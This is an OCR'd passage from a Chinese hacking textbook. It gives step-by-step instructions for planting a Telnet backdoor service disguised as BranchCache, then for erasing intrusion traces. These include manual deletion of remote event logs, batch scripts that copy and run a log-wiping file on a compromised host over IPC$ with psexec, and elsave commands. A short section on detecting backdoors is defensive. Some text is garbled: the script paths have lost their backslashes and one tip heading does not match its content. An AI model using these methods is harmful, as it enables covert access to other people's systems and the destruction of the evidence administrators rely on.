
下载 Srvinstw 后将其解压到本地计算机中，双击 SRVINSTW.EXE快捷图标。

STEP02: 选择移除服务

01 选择“移除服务”单选按钮。

02 单击“下一步”按钮。

STEP03: 选择本地计算机



01 选择“本地机器”单选按钮。


02 单击“下一步”按钮。

提示

选择远程计算机需满足指定条件

在 STEP03 中，如果黑客无法通过图形界面控制目标计算机，但已建立具有管理员权限的 IPC$连接，则可以选择远程机器。

STEP04: 选择要删除的服务



01 选择要删除的服务。

02 单击“下一步”按钮。

STEP05: 单击“完成”按钮

确认所选的服务无误后，单击“完成”按钮。


STEP06: 服务成功移除

提示用户服务成功移除，单击“确定”按钮。

STEP07: 再次启动 Srvinstw 程序

双击SRVINSTW.EXE快捷图标


STEP08: 选择安装服务



01 选择“安装服务”单选按钮。

02 单击“下一步”按钮。


STEP09: 选择执行的计算机类型



01 选择“本地机器”单选按钮。

02 单击“下一步”按钮。


STEP10: 输入服务器名称



01 输入服务名称。


02 单击“下一步”按钮。

STEP11: 单击“浏览”按钮



单击“浏览”按钮。

STEP12: 选择 tlntsvr 文件




01 在地址栏中选择系统分区中的System32文件夹。

02 选中tlntsvr.exe选项，单击“打开”按钮。

STEP13: 确认所选择的程序

确认所选择的程序路径无误后，单击“下一步”按钮。


STEP14: 选择安装的服务种类



01 选择安装的服务种类为“软件服务”。

02 单击“下一步”按钮。


STEP15: 设置服务的运行权限



01 设置服务的运行权限为“系统项目”。

02 单击“下一步”按钮。

STEP16: 选择服务的启动类型



01 选择服务启动类型为“自动”。

02 单击“下一步”按钮。

STEP17: 确认所添加的服务

确认所添加的服务名称，无误后，单击“完成”按钮。

STEP18: 服务安装成功


提示用户服务安装成功，单击“确定”按钮。

STEP19: 添加服务描述信息

输入“sc description +服务名称+服务描述信息”后按<Enter>键，为该服务添加描述信息。


> **注意区分 Windows 系统服务的服务名称和显示名称**
>
> 提示
>
> 在 Windows 系统中，系统服务通常有两个名称，即服务名称和显示名称，“服务”窗口中显示的名称为显示名称，若要查看其服务名称，需要在“服务”窗口中双击对应的服务选项，在弹出对话框的“常规”选项卡下可看见该服务的服务名称，同时也可看见其显示名称。

STEP20: 双击 BranchCache 服务选项



双击“BranchCache”服务选项。

STEP21: 查看可执行文件路径和描述



可查看该服务的描述信息和可执行文件路径，只要该服务运行，黑客就能远程登录该计算机。

11.4 检测系统中的后门程序

后门是在黑客已成功入侵目标计算机之后在其系统中创建的。因此，用户若要检测系统中是否存在后门系统，则需要检测系统中的进程、系统的启动信息以及系统开放的端口等信息。

1．简单手工检测法

凡是后门，必然需要隐蔽的藏身之所，要找到这些程序，那就需要仔细查找系统中每个可疑之处，如自启动项。据不完全统计，自启动项目有近 80 多种。

用 AutoRuns 检查系统启动项，通过观察可疑启动程序路径查找可疑启动服务，如一些常见系统路径一般在 System32 下，如果在系统目录 System32 下发现 notepad、System、smss.exe、csrss.exe、winlogon.exe、services.exe、lsass.exe、spoolsv.exe 这类进程中的两个，那计算机很可能已经中毒了。

如果是网页后门程序，一般检查最近被修改过的文件，当然，目前一些高级 webshell 后门已经支持更改自身创建/修改时间来迷惑管理员了。

2．拥有反向连接的后门检测

这类后门一般会监听某个指定端口，要检查这类后门，需要用到 DOS 命令。在没有打开任何网络连接页面和防火墙的情况下输入“netstat –an”监听本地开放端口，看是否有本地 IP 连接外网 IP。

3．无连接的系统后门

如 shift、放大镜、屏保后门，这类后门一般都修改了系统文件，所以检测这类后门的方法就是对照它们的 MD5 值。如 sethc.exe（shift 后门）用加密工具检测的正常数值是 MD5：f09365c4d87098a209bd10d92e7a2bed，如果数值不等于这个，就说明 MD5 值被篡改过。

4．CA 后门

CA 克隆账号这样的后门建立以$为后缀的超级管理员，在 DOS 下无法查看该用户，用户组管理也不显示该用户，手工检查一般是在 sam 里删除该账号键值。当然要小心，如果没有经验，建议还是用工具。当然，CA 有可能克隆的是 guest 用户，所以在服务器上最好为 guest 用户设置一个复杂密码。

5．ICMP 后门

ICMP 后门比较罕见，如果真要预防此后门，只有在默认 Windows 防火墙中设置只允许 ICMP 传入的回显请求。

6．RootKit 后门

RootKit 后门隐藏得比较深，它的历史也非常长，1989 年发现首例在 UNIX 上可以过滤自己的进程被 ps –aux 命令查看的 RootKit 雏形。此后，这类高级隐藏工具不断发展完整，并在 1994 年成功运用到高级后门上并开始流行，此后一直保持着后门的领先地位，最新出现的 Boot Root 也是该后门，的一个高级变种。为了抵御相应的高级后门，国外也相继出现了相应的查杀工具。例如，荷兰的反 RootKit 的工具 Gmer、Rootkit Unhooker 和 RKU 都可以检测并清除 RootKit 及其变种。

第 12 章 入侵痕迹清除技术

一旦入侵者与远程主机/服务器建立起连接，系统就开始把入侵者的 IP 地址及相应操作事件记录下来，此时系统管理员就可以通过这些日志文件找到入侵者的入侵痕迹，从而获得入侵证据及入侵者的 IP 地址。所以，为避免留下入侵的痕迹，黑客在完成入侵任务之后，还会尽可能地把自己的入侵日志清除干净，以免被管理员发现。

要点提示

- **日志产生的原因**
- **清除服务器日志**
- **Windows 日志清理工具 elsave 和 ClearLogs**
- **清除历史痕迹**

12.1 黑客留下的脚印


日志就是对系统中的操作进行记录，通过查看日志可以了解计算机操作和应用程序的运行情况，黑客入侵后的所有行动也会被日志记录下来。

12.1.1 日志产生的原因

日志是 Windows 系统中比较特殊的文件，它记录着 Windows 系统中所发生的一切，例如各种系统服务的启动、运行、关闭等信息。日志文件通常有应用程序日志、安全日志、系统日志、DNS 服务器日志和 FTP 日志等。

1. 使用“事件查看器”查看各种日志

利用 Windows 系统中的事件查看器，可以查看系统存在的安全问题以及已经植入系统的“间谍软件”。选择“开始”→“控制面板”菜单命令，打开“控制面板”窗口。依次单击“系统和安全”和“管理工具”选项，在“管理工具”窗口中双击“事件查看器”选项，即可打开“事件查看器”窗口，如下图所示。可以看出事件的类型有：错误、警告、信息、审核成功、审核失败等。




“事件查看器”窗口


利用事件查看器可以查看“应用程序”“安全性”和“系统”这三个方面的日志。每一种日志的作用如下所述。

- 应用程序日志。应用程序日志包含由应用程序或系统程序记录的事件。例如，数据库程序可在应用日志中记录文件错误。程序开发员决定记录什么事件。应用程序日志文件的默认存放位置是 C:\Windows\System32\winevt\Logs\Application.evtx，如下左图所示。
- 系统日志。系统日志包含 Windows 的系统组件记录的事件。如，在启动过程将加载的驱动程序或其他系统组件的失败记录在系统日志中。Windows 预先确定由系统

组件记录的事件类型。系统日志文件的默认存放位置是 C:\Windows\System32\winevt\ Logs\System.evtx，如下右图所示。




应用程序日志



系统日志

● 安全日志。安全日志可以记录安全事件，如有效的和无效的登录尝试，以及与创建、打开或删除文件等资源使用相关联的事件。管理器可以指定在安全日志中记录什么事件。例如，如果已启用登录审核，登录系统的尝试将记录在安全日志里。安全日志文件默认位置是 C:\Windows\ System32\winevt\Logs\Security.evtx，如下图所示。




安全日志

查看日志是每一个管理员必须做的日常事务。通过查看日志，管理员不仅能够得知当前系统的运行状况、健康状态，而且能够通过登录成功或失败审核来判断是否有入侵者尝试登录该计算机，甚至可以从这些日志中找出入侵者的 IP 地址。因此，事件日志是管理员和入侵者都十分敏感的部分。入侵者总是要想方设法清除掉这些日志。

提示

程序语言学习顺序建议

如果不确定日志存储位置，打开“事件查看器”窗口，在左侧窗格中依次单击“Windows 日志”→“应用程序”，在右侧“操作”窗格中单击“属性”，可弹出“日志属性–应用程序（类型：管理的）”对话框，如下图所示。在该对话框中可查看日志路径及应用程序日志名称。系统日志和安全日志路径查看方法类似。




2．在注册表里的查看日志


计算机中的各种日志在“注册表编辑器”窗口中也可以找到对应的键值。下面将介绍如何在注册表中查看各种日志信息。

1）应用程序日志、安全日志、系统日志、DNS 服务器等日志的文件在注册表中的键为：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\eventlog，其中有很多子表中可查看到以上日志的定位目录，如下左图所示。

2）Schedluler 服务日志在注册表中的键为：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SchedulingAgent。



在注册表中查看各种日志



查看 Schedluler 服务日志

3．FTP 日志

FTP 日志和 IIS 日志在默认情况下每天生成一个日志文件，包括当天的所有记录。文件名通常为 ex（年份）（月份）（日期），从日志里能看出黑客入侵时间、使用的 IP 地址以及探测时使用的用户名，这样使得管理员可以想出相应的对策。FTP 日志的默认存放位置：C:\Windows\System32\config\msftpsvc1\。

4．IIS 日志

IIS 日志是每个服务器管理者都必须学会查看的，服务器的一些状况和访问 IP 的来源都会记录在 IIS 日志中，所以 IIS 日志对服务器管理者非常地重要，同时也可方便网站管理人员查看网站的运营情况。IIS 日志的默认存放位置：C:\Windows\System32\LogFiles\w3svc1\。

5．Schedluler 服务日志

利用 Schedluler 服务，可以将任何脚本、程序或文档安排在某个最方便的时间运行。

Scheduler 服务日志的默认存放位置：C:\Windows\schedlgu.tx。

12.1.2 为什么要清理日志

Windows 网络操作系统中包含各种各样的日志文件，例如应用程序日志、安全日志、系统日志、Scheduler 服务日志、FTP 日志、WWW 日志、DNS 服务器日志等，其扩展名为 log.txt。这些日志由于开启不同的系统服务而有所不同。当在系统上进行一些操作时，这些日志文件通常会记录下用户操作的一些相关内容，这些内容对系统安全工作人员相当有用。比如对系统进行了 IPC 探测，系统就会在安全日志里迅速地记下探测时所用的 IP 地址、时间、用户名等信息；而用 FTP 探测，则会在 FTP 日志中记下 IP 地址、时间、探测所用的用户名等信息。

黑客们在获得管理员权限后就可以随意破坏计算机上的文件，包括日志文件，但是其操作就会被系统日志所记录下来，所以黑客要想隐藏自己的入侵踪迹，就必须对日志进行修改。黑客一般采用修改日志的方法来防止系统管理员发现自己的踪迹，有很多具备此类功能的程序，例如 Zap、Wipe 等。

日志文件是微软 Windows 系列操作系统中的一个特殊文件，在安全方面起着不可替代的作用。它记录着系统的一举一动，利用日志文件可以使网络管理员快速对潜在的系统入侵进行记录和预测。所以，为了防止管理员发现计算机被黑客入侵后通过日志文件查到入侵的踪迹，黑客一般都会在断开与入侵主机的连接前删除入侵时产生的日志。

对于网上求助这种远程的判断和分析，必须借助第三方的软件分析日志文件的内容，分析出用户系统的大部分故障及 IE 浏览器被劫持、恶意插件、流氓软件以及部分的木马病毒等。

12.2 清除服务器日志

删除服务器日志常用的方法有手工删除和通过批处理文件删除两种方式。

12.2.1 手工删除服务器日志


在入侵过程中，远程主机的 Windows 系统会对入侵者的登录、注销、连接，甚至复制文件等操作进行记录，并把这些记录保留在日志中。在日志文件中记录着入侵者登录时所有的账号以及入侵者的 IP 地址等信息。入侵者通过多种途径来擦除留下的痕迹，往往是在远程被控主机的“控制面板”窗口中打开事件记录窗口，在其中对服务器日志进行手工清除。

具体的操作步骤曝光如下。

STEP01: IPC$成功连接


在远程主机的“控制面板”窗口中单击“系统和安全”选项。

STEP02: 打开“系统和安全”窗口




单击“管理工具”选项。

STEP03: 查看各种工具



双击“计算机管理”选项。

STEP04: 打开“计算机管理”窗口




展开“计算机管理（本地）”>“系统工具”>“事件查看器”选项。

STEP05: 查看事件类型


在“管理事件的摘要”窗格中6类事件。

STEP06: 查看事件实例




右击具体事件后选择“查看此事件的所有实例”命令。

STEP07：查看事件具体信息



查看该事件出现的次数以及相关信息。

STEP08：删除事件



01 单击“删除”选项

02 单击“是”按钮即删除此事件。

12.2.2 使用批处理清除远程主机日志

一般情况下，在 Windows 系统中，日志文件的扩展名为“.log”或“.txt”，这样就可以编写一个批处理文件来实现对日志文件的清除。

具体的实现步骤曝光如下。

1）编写一个批处理文件 del.bat 如下。

```
@del c:winntsystem32logfiles*.*
@del c:winntsystem32config*.evt
@del c:winntsystem32dtclog*.*
@del c:winntsystem32*.log
@del c:winntsystem32*.txt
@del c:winnt*.txt
@del c:winnt*.log
@del c:del.bat
```

> **提示** 在上面的代码中，echo 是 DOS 下的回显命令，在它的前面加上“@”前缀字符，表示执行时本行在命令行或 DOS 里面不显示。另外，del 命令是删除文件命令。

2）新建一个批处理文件 clean.bat，其具体内容如下。

```
@copy del.bat \%1c$
@echo 向肉鸡复制本机的 del.bat……OK
@psexec \%1 c:del.bat
@echo 在肉鸡上运行 del.bat，清除日志文件……OK
```

3）假设已经与肉鸡进行了 IPC$连接，则只要在 MS-DOS 命令提示符窗口中输入“clean.bat 肉鸡 IP”命令，就可以清除肉鸡上的日志文件了。

12.3 Windows 日志清理工具

当日志为用户记录着系统所发生的一切的时候，用户同样也需要规范管理日志，但是庞大的日志记录又令用户不知所措，需要使用专门的工具对日志进行分析、汇总，并从日志记录中获取有用的信息，以便针对不同的情况采取必要的措施。

12.3.1 elsave 工具


elsave 是一款由小榕制作的日志清除工具，它不仅可以清除本地计算机的日志，还可以远程删除“事件查看器”中的相关的日志。

命令格式为“elsave [–s\\server] [–l log] [–F file] [–C] [–q]”，其中各个参数的含义如下。

- –s\\server：指定远程计算机。
- –l log：指定日志类型，其中，“application”为应用程序日志，“system”为系统日志，“security”为安全日志。
- –F file：指定保存日志文件的路径。
- –C：清除日志操作，注意“–C”要大写。
- –q：把错误信息写入日志。

使用 elsave 工具删除远程主机中日志的具体操作步骤曝光如下。

STEP01：将 elsave.exe 置于 E 盘根目录




下载 elsave.exe 文件后将其解压到 E 盘分区的根目录下。

STEP02：输入 cmd 命令

01 打开“运行”对话框，输入 cmd 命令。


02 单击“确定”按钮。

STEP03：建立 IPC$连接



在窗口中输入与目标计算机建立 IPC$ 连接的命令，然后按〈Enter〉键。

STEP04：清除日志



01 输入“e:”后按〈Enter〉键，切换至 E 盘根目录。

02 依次输入清除应用程序、系统和安全日志的命令。

STEP05: 断开 IPC$连接

输入与目标计算机断开 IPC$ 连接的命令，然后按〈Enter〉键。

> **认识 IPC$**
>
> 提示
>
